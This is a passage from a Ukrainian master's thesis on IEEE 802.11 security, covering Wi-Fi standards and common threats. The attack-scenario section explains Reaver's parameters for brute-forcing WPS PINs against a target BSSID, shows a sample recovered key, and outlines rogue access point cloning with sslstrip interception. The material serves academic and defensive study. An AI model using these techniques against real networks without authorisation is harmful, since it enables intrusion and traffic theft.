

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повне найменування кафедри)

Пояснювальна записка

до дипломного проекту (роботи)

магістр

(ступінь вищої освіти)

на тему Дослідження вразливостей бездротових мереж
стандарту IEEE 802.11
(назва теми)

Виконав(ла): студент(ка) б курсу, групи
БК-812м

Спеціальності 125 Кібербезпека
(код і найменування спеціальності)

Освітня програма (спеціалізація)
Безпека інформаційних і комунікаційних
мереж

АТАМЄЄВ Ю.О.
(ПРИЗВИЩЕ та ініціали)

Керівник КОРОЛЬКОВ Р.Ю.
(ПРИЗВИЩЕ та ініціали)

Рецензент САМОЙЛИК С.С.
(ПРИЗВИЩЕ та ініціали)

2023

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій

Кафедра інформаційної безпеки та наноелектроніки

Ступінь вищої освіти магістр

Спеціальність 125 Кібербезпека

(код і найменування)

Освітня програма (спеціалізація) Безпека інформаційних і комунікаційних мереж

(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ

В.о. завідувача кафедри ІБтаН

Андрій КОРОТУН

«___» _____ 2023 року

З А В Д А Н Н Я
НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА(КИ)

АТАМСЄВА ЮРІЯ ОЛЕКСАНДРОВИЧА

(ПРИЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи) Дослідження вразливостей бездротових мереж
стандарту IEEE 802.11

Study of vulnerabilities of IEEE 802.11 wireless networks

керівник проєкту (роботи) к.т.н., КОРОЛЬКОВ Роман Юрійович

(науковий ступінь, вчене звання, ПРИЗВИЩЕ, ім'я, по батькові)

затверджені наказом закладу вищої освіти від «28» листопада 2023 року № 475

2. Строк подання студентом проєкту (роботи) 11.12.2023

3. Вихідні дані до проєкту (роботи) процеси та системи тестування на захищеність
бездротових мереж, бездротова мережа стандарту IEEE 802.11, дистрибутив
Kali Linux, Aircrack-ng, Wifite

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)

Провести аналіз атак на бездротові мережі стандарту IEEE 802.11, визначити інструменти та методи для виявлення вразливостей, розробити ряд рекомендацій для підвищення рівню безпеки бездротових мереж

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів)

Ілюстративний матеріал, презентація (14 слайдів)

6. Консультанти розділів проєкту (роботи)

Розділ	ПРІЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1 – 4	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН	10.09.2023	01.12.2023
Нормоконтроль	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН		10.12.2023

7. Дата видачі завдання «10» вересня 2023 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1.	Складання та затвердження завдання на дипломну роботу	10.09.23 – 17.09.23	Виконано
2.	Відбір інформації та літератури, що відповідає отриманому завданню	18.09.23 – 26.09.23	Виконано
3.	Опис структури бездротових мереж стандарту IEEE 802.11.	11.10.23 – 15.10.23	Виконано
4.	Розгляд існуючих протоколів та методів безпеки.	16.10.23 – 25.10.23	Виконано
5.	Аналіз існуючих методів захисту в бездротових мережах.	26.10.23 – 11.11.23	Виконано
6.	Формулювання висновків	12.11.23 – 21.11.23	Виконано
7.	Оформлення пояснювальної записки	22.11.23 – 27.11.23	Виконано
8.	Оформлення дипломної роботи	28.11.23 – 05.12.23	Виконано

Студент(ка)

_____ Юрій АТАМЄСВ
(підпис) (Ім'я ПРІЗВИЩЕ)

Керівник проєкту (роботи)

_____ Роман КОРОЛЬКОВ
(підпис) (Ім'я ПРІЗВИЩЕ)

АНОТАЦІЯ

Пояснювальна записка до магістерської роботи: 73 с., 16 рис., 30 джерел.

АНАЛІЗ ІНЦИДЕНТІВ, АУТЕНТИФІКАЦІЯ, БЕЗДРОТОВІ МЕРЕЖІ, БЕЗПЕКА ДАНИХ, БЕЗПЕКА МЕРЕЖ, ЗАГРОЗИ БЕЗПЕЦІ, ЗАХИСТ ІНФОРМАЦІЇ, ІНЦИДЕНТИ, МЕТОДИ ЗАХИСТУ, СЦЕНАРІЇ АТАК, ШИФРУВАННЯ, ФІЗИЧНИЙ ЗАХИСТ, IEEE 802.11

Актуальність теми. У сучасному світі, де бездротові технології стають необхідною складовою нашого повсякденного життя, проблема безпеки бездротових мереж стандарту IEEE 802.11 набуває особливого значення. Спостерігається стрімкий розвиток та зростання кількості підключених пристроїв, а також активізація кіберзагроз, що ставить під сумнів ефективність існуючих методів захисту.

Об'єкт дослідження - бездротові мережі стандарту IEEE 802.11. Це включає в себе аспекти структури мережі, протоколів зв'язку та безпекових механізмів, які використовуються в цих мережах.

Предмет дослідження - аналіз ефективності та недоліків існуючих методів захисту бездротових мереж стандарту IEEE 802.11, зокрема, їхній вплив на конфіденційність, цілісність та доступність інформації.

Мета роботи - розробка та вдосконалення методів захисту бездротових мереж стандарту IEEE 802.11 з метою забезпечення високого рівня безпеки та зменшення вразливості до різноманітних кібератак.

Задачі дослідження:

- провести детальний аналіз існуючих протоколів безпеки бездротових мереж IEEE 802.11, зокрема, WEP, WPA, та WPA2;

- визначити сильні та слабкі сторони кожного протоколу, враховуючи останні тенденції у кібербезпеці;
- визначити основні обмеження та недоліки існуючих методів захисту бездротових мереж, що використовуються в стандарті IEEE 802.11;
- проаналізувати сценарії атак та виявлені вразливості;
- розробити нові методи захисту, спрямовані на покращення конфіденційності, цілісності та доступності даних у бездротових мережах;
- врахувати сучасні загрози, такі як атаки "man-in-the-middle", перехоплення пакетів та атаки з використанням перепрограмованого обладнання.

Наукова новизна одержаних результатів. Дослідження включає новітні методи захисту, які враховують сучасні кіберзагрози та є ефективними в реальних умовах бездротових мереж.

Практичне значення одержаних результатів. Отримані результати можуть бути використані для покращення безпеки бездротових мереж у практичних умовах. Розроблені методи можуть бути впроваджені в реальних системах для захисту від кібератак та забезпечення надійності мереж.

ABSTRACT

Explanatory note to the master's thesis: 73 p., 16 figure, 30 sources.

AUTHENTICATION, ATTACK SCENARIOS, DATA SECURITY, ENCRYPTION, IEEE 802.11, INCIDENT ANALYSIS, INFORMATION PROTECTION, MODERN DEFENSE METHODS, NETWORK SECURITY, PHYSICAL PROTECTION, SECURITY THREATS, WIRELESS NETWORKS

Actuality of theme. In today's world, where wireless technologies are becoming a necessary part of our everyday life, the problem of wireless network security of the IEEE 802.11 standard takes on special importance. The rapid development and growth of the number of connected devices is observed, as well as the activation of cyber threats, which calls into question the effectiveness of existing protection methods.

The object of research is wireless networks of the IEEE 802.11 standard. This includes aspects of the network structure, communication protocols and security mechanisms used in these networks.

The subject of the study is the analysis of the effectiveness and shortcomings of the existing methods of protecting wireless networks of the IEEE 802.11 standard, in particular, their impact on confidentiality, integrity and availability of information.

The purpose of the work is to develop and improve methods of protecting wireless networks of the IEEE 802.11 standard in order to ensure a high level of security and reduce vulnerability to various cyber attacks.

Research objectives:

- conduct a detailed analysis of existing IEEE 802.11 wireless network security protocols, in particular, WEP, WPA, and WPA2;

- determine the strengths and weaknesses of each protocol, taking into account the latest trends in cyber security;
- to determine the main limitations and shortcomings of existing wireless network protection methods used in the IEEE 802.11 standard;
- analyze attack scenarios and identified vulnerabilities;
- to develop new protection methods aimed at improving the confidentiality, integrity and availability of data in wireless networks;
- take into account modern threats, such as man-in-the-middle attacks, packet interception and attacks using reprogrammed equipment.

Scientific novelty of the obtained results. The study includes the latest protection methods that take into account modern cyber threats and are effective in real-world wireless network environments.

Practical significance of the obtained results. The obtained results can be used to improve the security of wireless networks in practical conditions. The developed methods can be implemented in real systems to protect against cyber attacks and ensure the reliability of networks.

ЗМІСТ

Перелік скорочень	10
Вступ	12
1 Основи бездротових мереж	14
1.1 Вступ до бездротових мереж	14
1.2 Стандарт IEEE 802.11: історія та основні характеристики	15
1.3 Типи бездротових мереж IEEE 802.11	16
2 Загрози для бездротових мереж IEEE 802.11	18
2.1 Огляд потенційних загроз безпеці	18
2.2 Сценарії атак на бездротові мережі	23
2.2.1 Злом WPS	23
2.2.2 Rogue AP	24
3 Аналіз методів захисту	26
3.1 Розгляд методів шифрування в бездротових мережах	26
3.1.1 Wired Equivalent Privacy	26
3.1.2 Wi-Fi Protected Access	28
3.1.3 WPA2 та WPA3	31
3.2 Дослідження сучасних технологій та протоколів захисту	33
3.2.1 Extensible Authentication Protocol	34
3.2.2 RADIUS	36
3.3 Системи контролю доступу та ідентифікації	41
3.3.1 MAC-адресний фільтр	42
3.3.2 Оцінка ефективності заходу захисту на основі фільтрації за MAC-адресою	43

3.4 Огляд сучасних загроз та вразливостей.....	46
3.4.1 Аналіз типових атак на бездротові мережі.....	47
3.4.2 Отримання несанкціонованого доступу.	48
3.4.4 Впровадження "Man-in-the-Middle" атак.....	52
3.4.5 Вразливості імплементацій протоколів	54
3.5 Рекомендації щодо вдосконалення безпеки бездротових мереж	55
3.5.1 Врахування вдосконалень, представлених у стандартах IEEE та рекомендаціях брандмауерів та спеціалізованих організацій	56
4 Практичний аналіз захищеності бездротових мереж	58
4.1 Підготовка до практичного аналізу	58
4.2 Підбір пароля за допомогою утиліту aircrack-ng	60
4.2.1 Рекомендації щодо захисту від атак на WPA2	65
4.3 Перевірка захищеності бездротової мережі за допомогою Wifite	66
4.3.1 Рекомендації щодо захисту від атак на WP	68
Висновки.....	70
Перелік джерел посилань.....	71

ПЕРЕЛІК СКОРОЧЕНЬ

- ACS – Access Control System (Система контролю доступу);
- AES – Advanced Encryption Standard – (Стандарт передового шифрування);
- AP – Access Point (Точка доступу);
- ARP – Address Resolution Protocol (Протокол вирішення адреси);
- CCMP – Counter Mode Cipher Block Chaining Message Authentication Code Protocol (Протокол роботи з кодом аутентифікації повідомлення в режимі блочного шифрування з лічильником);
- CHAP – Challenge Handshake Authentication Protocol (Протокол виклику і аутентифікації по рукостисканню);
- DSL – Digital Subscriber Line (Цифрова абонентська лінія);
- EAP – Extensible Authentication Protocol (Протокол розширеної аутентифікації);
- HTTPS – Hypertext Transfer Protocol Secure (Захищений протокол передачі гіпертексту);
- IDS – Intrusion Detection System (Система виявлення вторгнень);
- LDAP – Lightweight Directory Access Protocol (Протокол доступу до легкодоступного каталогу);
- NAS – Network Attached Storage (Мережеве сховище даних);
- PEAP – Protected Extensible Authentication Protocol – (Протокол захищеної розширеної аутентифікації);
- PPP – Point-to-Point Protocol (Протокол точка-точка);
- PSK – Pre-Shared Key (Обговорена заздалегідь ключова фраза);
- RADIUS – Remote Authentication Dial-In User Service (Віддалена служба аутентифікації користувачів при здійсненні дозвону);
- SAML – Security Assertion Markup Language – (Мова розмітки для заявок про безпеку);
- SSL – Secure Sockets Layer – (Протокол безпечних сокетів);

TKIP – Temporal Key Integrity Protocol (Протокол часового збереження цілісності ключа);

TLS – Transport Layer Security (Безпека транспортного рівня);

UDP – User Datagram Protocol (Протокол користувацьких дейтаграм);

VPN – Virtual Private Network (Віртуальна приватна мережа);

WEP – Wired Equivalent Privacy (Дротовий еквівалент конфіденційності);

WPA – Wi-Fi Protected Access (Захист бездротового доступу);

WPS – Wi-Fi Protected Setup (Захищена налаштування Wi-Fi).

ВСТУП

З розвитком технологій бездротових мереж та поширенням їх використання у сучасному світі, питання безпеки стає надзвичайно важливим. В бездротових мережах передача даних відбувається повітрям, що робить їх більш вразливими до різних видів атак та порушень конфіденційності. Моя робота спрямована на вивчення та аналіз методів захисту в бездротових мережах, зокрема в рамках стандарту IEEE 802.11, а також на визначення їхньої ефективності та можливих вразливостей.

Головною метою цієї дипломної роботи є визначення найбільш ефективних методів захисту бездротових мереж стандарту IEEE 802.11. Для досягнення цієї мети поставлені наступні завдання:

- провести докладний аналіз методів захисту, включаючи WEP, WPA, WPA2, WPA3 та інші;
- визначити вразливості цих методів та можливі види атак на бездротові мережі;
- розробити методологію дослідження та провести практичні експерименти для оцінки ефективності захисту;
- зробити висновки та надати рекомендації щодо покращення безпеки бездротових мереж.

Спостереження за ростом кількості бездротових мереж і зростанням кількості пристроїв, які підключаються до них, свідчать про актуальність теми безпеки бездротових мереж. Відомо, що існує багато загроз та атак, спрямованих на ці мережі. Розуміння і вдосконалення методів захисту є необхідними для збереження конфіденційності та цілісності даних, що передаються в бездротових мережах.

Об'єктом дослідження є бездротові мережі, а предметом - методи захисту, які використовуються в стандарті IEEE 802.11.

Для виконання дослідження будуть використані наступні методи: аналіз літератури, проведення практичних експериментів, аналіз результатів, порівняння з попередніми дослідженнями та розробка рекомендацій.

Робота передбачає систематизацію та порівняння існуючих методів захисту, а також розгляд можливих напрямків подальшого вдосконалення з огляду на сучасні тенденції у кібербезпеці. Вивчення вразливостей та вдосконалення заходів захисту стане вагомим внеском у розвиток методології безпеки бездротових мереж, що, в свою чергу, сприятиме стабільному та безпечному розвитку інформаційного суспільства.

Таким чином, дипломна робота присвячена важливій проблемі забезпечення безпеки в бездротових мережах та вивченню заходів захисту, необхідних для забезпечення надійності та конфіденційності інформації в таких середовищах.

1 ОСНОВИ БЕЗДРОТОВИХ МЕРЕЖ

1.1 Вступ до бездротових мереж

Бездротові мережи, в простому визначенні, - це мережи зв'язку, які передають дані без використання фізичних дротових з'єднань. Їх важливість і актуальність не можна переоцінити. Вони надають нам можливість підключати пристрої до Інтернету та спілкуватися один з одним в будь-якому місці та часі. Публічні місця, офіси, дому, готелі, аеропорти та багато інших місць надають можливість доступу до бездротового Інтернету [1].

Історія розвитку бездротових мереж є важливим аспектом для розуміння їхнього поточного стану. З появою стандарту IEEE 802.11 бездротові мережи стали більш доступними та розповсюдженими. Згідно історичним подіям, стандарт розвивався, а його різні версії (802.11b, 802.11g, 802.11n, 802.11ac, 802.11ax) надавали покращення у швидкості передачі даних та якості зв'язку. Такий стандарт став невід'ємною частиною бездротових мереж, і знання про його розвиток є ключовим для зрозуміння їхнього поточного стану [1].

Застосування бездротових мереж розповсюджене у багатьох сферах. Починаючи від публічних бездротових мереж в кав'ярнях та ресторанах до бездротових мереж у великих корпораціях та промислових підприємствах, вони використовуються для спрощення зв'язку та забезпечення доступу до інформації. Мобільність і доступність бездротових мереж роблять їх дуже привабливими для споживачів.

Проте, разом з популярністю бездротових мереж зросла і загроза їх безпеці. Вони стали об'єктом різних видів атак, таких як атаки на автентифікацію, перехоплення даних, атаки на шифрування та багато інших. Висока мобільність та віддалена доступність роблять бездротові мережи вразливими до різних атак, і це створює необхідність дослідження та розробки методів захисту.

1.2 Стандарт IEEE 802.11: історія та основні характеристики

Стандарт IEEE 802.11 є одним із найважливіших і поширених стандартів бездротових мереж у сучасному світі. В цьому розділі проводиться докладний аналіз історії розвитку цього стандарту та визначення його ключових характеристик.

Сталий розвиток бездротових технологій в кінці 20-го століття спричинив необхідність створення стандарту, який би регулював і нормалізував бездротовий зв'язок. IEEE 802.11 став таким стандартом, і він вперше був прийнятий у 1997 році. Відтоді він пройшов чергові редакції та покращення, включаючи IEEE 802.11b, 802.11g, 802.11n, 802.11ac, і 802.11ax [2].

Основною метою стандарту IEEE 802.11 є забезпечення бездротового зв'язку для різноманітних пристроїв, таких як комп'ютери, смартфони, планшети та інші, надаючи їм можливість обміну даними та доступу до мережі. Основні характеристики цього стандарту включають частотний діапазон (2,4 ГГц та 5 ГГц), швидкість передачі даних, техніки модуляції та інші параметри.

IEEE 802.11 забезпечує можливість підключення бездротових пристроїв до мережі, забезпечуючи високу швидкість передачі даних та стійкість зв'язку. Важливо відзначити, що стандарт регулює не тільки фізичний шар, але і прошарки мережевого стеку, що дозволяє налаштовувати різноманітні параметри мережі та забезпечувати безпеку [2].

Відсутність фізичних дротів та можливість підключення до бездротових мереж зробили стандарт IEEE 802.11 вкрай популярним та розповсюдженим в різних галузях, починаючи від дому та офісів і закінчуючи громадськими місцями. Однак, разом із ростом популярності бездротових мереж, зросла і загроза їхній безпеці, що вимагає ретельного дослідження методів захисту та вдосконалення стандарту для забезпечення безпеки користувачів.

1.3 Типи бездротових мереж IEEE 802.11

Стандарт IEEE 802.11 описує ряд технічних стандартів для бездротових мереж локального зв'язку. Основні типи бездротових мереж IEEE 802.11.

1. IEEE 802.11a: Цей стандарт використовує частотний діапазон 5 ГГц і володіє максимальною швидкістю передачі даних до 54 Мбіт/с. IEEE 802.11a був одним з перших стандартів, що використовував високочастотний діапазон, і він отримав широке застосування в офісних та корпоративних мережах. Цей стандарт забезпечує високу швидкість та менше перешкод від інших пристроїв, які працюють в частотному діапазоні 2,4 ГГц. Однак він має обмежений діапазон покриття через високочастотну природу сигналу [3].

2. IEEE 802.11b: Стандарт 802.11b використовує частотний діапазон 2,4 ГГц та надає максимальну швидкість передачі даних 11 Мбіт/с. Він став дуже популярним через свою низьку вартість і сумісність з багатьма пристроями. Це дозволило впровадити бездротовий зв'язок в домашніх мережах та малих підприємствах. Однак низька швидкість передачі даних у порівнянні з іншими стандартами стала обмеженням.

3. IEEE 802.11g: Спираючись на частотний діапазон 2,4 ГГц, стандарт 802.11g надає максимальну швидкість передачі даних 54 Мбіт/с. Він став популярним в домашніх мережах та малих офісах завдяки своїй вищій швидкості та сумісності з попереднім стандартом 802.11b. 802.11g став важливим кроком у розвитку бездротових мереж та допоміг розповсюдженню Wi-Fi в усьому світі [3].

4. IEEE 802.11n: Цей стандарт підтримує як частотний діапазон 2,4 ГГц, так і 5 ГГц і може досягати швидкостей передачі даних понад 100 Мбіт/с, навіть більше. Однак найбільш важливою рисою стандарту 802.11n є вперше введена технологія MIMO, що покращує стабільність та покриття мережі. Цей стандарт ідеально підходить для потокового відео та онлайн-ігор.

5. IEEE 802.11ac: Спираючись на 5 ГГц, 802.11ac надає значно вищу швидкість передачі даних, перевищуючи 1 Гбіт/с у певних умовах. Він ідеальний для вимогливих застосунків, таких як потокове відео високої роздільності та онлайн-ігри. Також він підтримує багато одночасних підключень, що робить його відмінним вибором для гомогенних густонаселених місць.

6. IEEE 802.11ax (Wi-Fi 6): Цей найновіший стандарт розроблений для великої швидкості передачі даних та надійності в умовах високого завантаження мережі. Він підтримує багато одночасних підключень та є ідеальним для великих корпоративних мереж і густонаселених місць.

Wi-Fi 6 також включає важливі інновації, такі як OFDMA та BSS Coloring, для покращення ефективності та зменшення перешкод в мережі [3].

2 ЗАГРОЗИ ДЛЯ БЕЗДРотовИХ МЕРЕЖ IEEE 802.11

2.1 Огляд потенційних загроз безпеці

Один із важливих аспектів забезпечення безпеки бездротових мереж стандарту IEEE 802.11 - це аналіз потенційних загроз, які можуть впливати на їхню безпеку та надійність. Розуміння цих загроз є важливим, оскільки воно дозволяє розробити та впровадити відповідні методи захисту для запобігання атакам та захищення конфіденційної інформації, яка пересилається через бездротову мережу. В рамках цього пункту будуть розглянуті основні потенційні загрози безпеці бездротових мереж стандарту IEEE 802.11.

Зловмисники можуть намагатися перехопити бездротовий трафік, щоб отримати доступ до конфіденційної інформації. Ця загроза особливо актуальна у відкритих мережах, де дані пересилаються без шифрування.

Перехоплення даних в бездротових мережах IEEE 802.11 представляє собою серйозну загрозу безпеці. Ця атака полягає в тому, що зловмисники намагаються перехопити та відфіксувати бездротовий трафік, що передається через мережу. Дані, які передаються бездротово, можуть бути зашифровані, але зловмисники можуть використовувати різні методи для їх розшифрування або перехоплення в нешифрованому вигляді.

Основна мета перехоплення даних - отримати доступ до конфіденційної інформації, яка передається по мережі, такої як особисті дані, паролі, фінансова інформація тощо. Ця атака може бути здійснена за допомогою різних методів, включаючи "перехоплення відкритого тексту" (plaintext capture), атаки типу "людина посередньої атаки" (man-in-the-middle), і використання вразливостей в протоколах шифрування.

Для захисту від атак на перехоплення даних, важливо використовувати сильне шифрування для всього трафіку в бездротовій мережі. Найбільш поширеними протоколами шифрування є WPA (Wi-Fi Protected Access) і WPA2, які забезпечують захист від перехоплення даних. Також важливо

регулярно оновлювати паролі та ключі доступу до мережі, щоб ускладнити завдання зломисників. Безпека мережі також вдосконалюється за допомогою моніторингу мережі та виявленням незвичайної активності, що допомагає вчасно виявляти атаки на перехоплення даних і реагувати на них [4].

Атаки на аутентифікацію (Authentication Attacks): Зломисники можуть намагатися обійти методи аутентифікації, такі як WPA або WPA2-PSK, і надати собі доступ до мережі. Це може призвести до несанкціонованого використання ресурсів мережі.

Атаки на аутентифікацію в бездротових мережах стандарту IEEE 802.11 є серйозною загрозою для безпеки. Ці атаки спрямовані на порушення процесу перевірки легітимності користувачів та пристроїв, які намагаються підключитися до мережі. Зломисники можуть використовувати різні методи, такі як перехоплення аутентифікаційних даних, атаки "підміни" ідентифікаційних даних, або навіть спроби зламування паролів. Внаслідок цього, вони можуть отримати доступ до мережі і використовувати її ресурси без дозволу.

Для захисту від таких атак важливо використовувати безпечні методи аутентифікації, включаючи сильні паролі, методи двофакторної аутентифікації, а також застосовувати протоколи аутентифікації, які відповідають сучасним стандартам безпеки. Також ретельний моніторинг мережі та виявлення незвичайної активності можуть виявити можливі атаки на аутентифікацію та допомогти вчасно вжити відповідних заходів для захисту мережі від цих загроз.

Існують атаки, спрямовані на порушення протоколів шифрування, такі як WEP або WPA. Якщо шифрування зламано, зломисники можуть отримати доступ до даних у мережі.

Атаки на протоколи шифрування в бездротових мережах IEEE 802.11 представляють серйозну загрозу для конфіденційності даних, які передаються по мережі. Зломисники можуть використовувати різні методи, включаючи

перехоплення та дешифрування трафіку, а також атаки на самі протоколи шифрування, щоб розкрити конфіденційну інформацію.

Протоколи шифрування, такі як WEP, WPA, і WPA2, розроблені з метою захисту передаваних даних в бездротових мережах. Однак, питання безпеки виникають, коли вразливості у цих протоколах можуть бути використані зловмисниками для атак. Зокрема, атаки можуть бути спрямовані на перехоплення ключів шифрування, використання слабких паролів, або використання методів, щоб отримати доступ до зашифрованої інформації.

Для захисту від таких атак важливо використовувати надійні протоколи шифрування, які відповідають сучасним стандартам безпеки, такі як WPA3. Також важливо встановлювати сильні та унікальні ключі шифрування, використовувати бездротові мережі зі складними паролями, і регулярно оновлювати паролі та ключі. Моніторинг бездротової мережі на наявність незвичайної активності та незвичайних спроб доступу також може виявити можливі атаки та допомогти вчасно реагувати для захисту мережі від таких загроз [5].

Точки доступу можуть стати об'єктом атак, включаючи фізичні атаки на обладнання та атаки, спрямовані на перехоплення та злам паролів.

Атаки на точки доступу (AP) в бездротових мережах IEEE 802.11 є серйозною загрозою для безпеки, оскільки AP є ключовими вузлами, через які всі пристрої підключаються до мережі. Зловмисники можуть спробувати атакувати AP, щоб отримати контроль над мережею або здійснити різноманітні атаки, включаючи перехоплення трафіку, розкриття конфіденційної інформації, або внести зміни в мережеві параметри.

Ці атаки можуть включати в себе спроби злому або зламування паролів адміністратора точки доступу, використання вразливостей в програмному забезпеченні AP, а також атаки "флуду", які спрямовані на перевантаження AP і відмову в обслуговуванні.

Захист від таких атак вимагає використання сильних паролів для адміністрування AP, регулярні оновлення програмного забезпечення AP,

впровадження механізмів виявлення вторгнень і моніторингу мережі, а також використання шифрування трафіку для захисту даних, що передаються через мережу. Додаткові заходи можуть включати в себе обмеження фізичного доступу до пристроїв AP та належне фізичне забезпечення обладнання, що використовується для точок доступу.

Зловмисники можуть намагатися атакувати безпеку клієнтів, які підключені до бездротової мережі, включаючи вимушені розриви зв'язку, атаки на драйвери пристроїв та інші вразливості.

Атаки на клієнтів в бездротових мережах стандарту IEEE 802.11 представляють собою загрозу для безпеки, оскільки зловмисники можуть націлюватися на слабкі місця в пристроях, які підключаються до мережі. Ці атаки можуть включати в себе експлойти вразливостей програмного забезпечення на пристроях, спроби злому паролів або навіть атаки, спрямовані на маніпулювання налаштуваннями клієнтів. Як результат, зловмисники можуть отримати доступ до пристроїв користувачів, перехопити конфіденційну інформацію або навіть отримати контроль над пристроєм. Для захисту від атак на клієнтів важливо регулярно оновлювати програмне забезпечення, використовувати антивіруси та застосовувати строгі політики безпеки на пристроях, що підключаються до мережі. Також важливо надавати найвищий пріоритет безпеці та знати загрози, які можуть виникати при використанні бездротових мереж.

Наявність видимого SSID може бути використана зловмисниками для ідентифікації мережі та спроб проникнути в неї.

Атаки на ідентифікатори мережі (SSID) в бездротових мережах стандарту IEEE 802.11 становлять потенційну загрозу для безпеки мережі. Ці атаки можуть включати в себе приховану ідентифікацію (сховані SSID), зміну SSID на зловмисному точці доступу, або відправку підробленого SSID, який імітує легітимну мережу.

Зловмисники можуть використовувати ці атаки для привертання користувачів у підлеглі мережі або для створення спроби фішингу, де вони

вдаються під легітимну мережу з метою збору конфіденційної інформації. Для захисту від таких атак важливо не лише ретельно налаштовувати мережу та контролювати ідентифікатори мережі, але і надавати інструкції користувачам щодо визнання легітимних мереж та виявлення можливих підробок. Також важливо використовувати безпеку на рівні мережі та аутентифікації, щоб забезпечити, що тільки легітимні користувачі мають доступ до мережі та її ресурсів.

Фізичний доступ до мережевого обладнання, такого як точки доступу, може дозволити зловмисникам здійснювати різні види атак, включаючи заміну обладнання та перехоплення даних.

Фізичні атаки в бездротових мережах представляють собою загрозу, яка спрямована на апаратну інфраструктуру та фізичні компоненти мережі. Ці атаки можуть включати в себе фізичне втручання у мережеве обладнання, вандалізм, крадіжку пристроїв, знищення антен та інші фізичні пошкодження.

Зловмисники можуть намагатися завдати шкоди мережевому обладнанню, щоб призупинити роботу мережі або використовувати це обладнання для отримання несанкціонованого доступу. Фізичні атаки також можуть включати в себе підключення до мережі несанкціонованих пристроїв або підміну легітимних пристроїв.

Для запобігання фізичним атакам важливо забезпечити фізичний доступ до обладнання та мережевих роз'ємів. Це може включати в себе розташування обладнання в безпечних приміщеннях, використання механічних та електронних систем контролю доступу, а також фізичний нагляд за мережевою інфраструктурою. Також важливо мати процедури реагування на фізичні інциденти та резервне обладнання для відновлення мережі після можливих атак.

2.2 Сценарії атак на бездротові мережі

2.2.1 Злом WPS

Багато сучасних маршрутизаторів підтримують протокол Wi-Fi Protected Setup (WPS), призначений для спрощення процесу підключення до бездротової мережі Wi-Fi. Однак варто враховувати, що цей протокол може мати вразливості, які дозволяють зловмисникам намагатися отримати доступ до мережі.

PIN-код WPS складається з восьми цифр, і восьмий символ є контрольною сумою.

Вразливість у WPS-протоколі дозволяє зловмисникам перевіряти PIN-коди блоками, де перший блок містить чотири цифри, а другий - три (восьмий символ обчислюється). Це призводить до існування 10998 можливих варіантів PIN-кодів.

Для атаки на WPS може використовуватися утиліта Reaver, яка доступна, наприклад, в дистрибутиві Kali Linux.


Алгоритм дій вкрай простий:

Параметр -i mon0 вказує інтерфейс.

Параметр -b 64:XX:XX:XX:XX:F4 вказує BSSID цілі мережі.

Опція -vv є необов'язковою і забезпечує докладний висновок про процес.

Процес перебору може займати кілька годин, і результатом є виявлення PIN-коду та ключа безпеки мережі [6].



```
[+] WPS PIN: '762 99'  
[+] WPA PSK: 'sdfpo ;akfw'  
[+] AP SSID: 'B r'  
[+] Nothing done, nothing to save.
```

Рисунок 2.1 – Результат атаки через утиліту Reaver [6]

2.2.2 Rogue AP

Під час налаштування бездротового адаптера для автоматичного підключення до відомих бездротових мереж користувач ризикує стати жертвою атаки "людина посередині" (man in the middle). Зловмисник може створити довірену точку доступу Wi-Fi. У такому випадку клієнтський пристрій автоматично підключиться до цієї точки доступу і працюватиме через неї, надаючи атакуючому можливість перехоплювати весь трафік жертви або атакувати пристрій, що перебуває в одному сегменті мережі.

Для виявлення доступних точок доступу пристрій із Wi-Fi модулем сканує радіочастотний спектр на предмет наявності маяків (beacon frames), які відправляються точками доступу та містять інформацію про відомий SSID. По всіх каналах відправляються ширококомвні запити Probe-Request, очікуючи відповідей від відомих точок доступу. У фреймах Probe-Request може бути вказано або не вказано SSID мережі, яку шукає мобільний пристрій. Після отримання запиту, точка доступу відправляє фрейми Probe Response, які містять аналогічну інформацію, яка міститься у маяках.

На підставі зібраної інформації, такої як ім'я мережі, співвідношення сигнал/шум і підтримувані стандарти 802.11, пристрій самостійно вирішує, з якою з доступних відомих мереж (точок доступу) встановити з'єднання.

Метою зловмисника є створення клону мережі, до якої потенційна жертва може підключитися (навіть з захистом або без нього). Також, якщо поряд знаходиться законна точка доступу, зловмисник може спробувати вимкнути її, щоб перенаправити клієнтів на свою точку доступу.

Приклади підроблених точок доступу включають:

- назви або моделі роутерів: DIR-300, ASUS;
- стандартні назви: default, %provider_name%;
- безкоштовні Wi-Fi: KyivMetro_Free, Aurora_Free_Wi-Fi;
- точки доступу, розповсюджені оператором: attwifi;

- точки доступу в різних закладах: Boryspil_Free_Wi-Fi, McDonalds_WiFi_Free.

Після успішного підключення до точки доступу, зловмисник може використовувати різні атаки. Одна з таких атак - "класичні" атаки Man in the Middle, коли зловмисник перехоплює дані між жертвою та точкою доступу для своїх злочинних цілей. Іншим методом є "складні" атаки Man in the Middle, які включають в себе методи, такі як sslstrip, для обходу захисту HSTS і SSL-pinning і перехоплення навіть зашифрованого трафіку. Зловмисник може також модифікувати вміст та URL-адреси веб-сторінок, які переглядає жертва, вводячи підроблені дані.

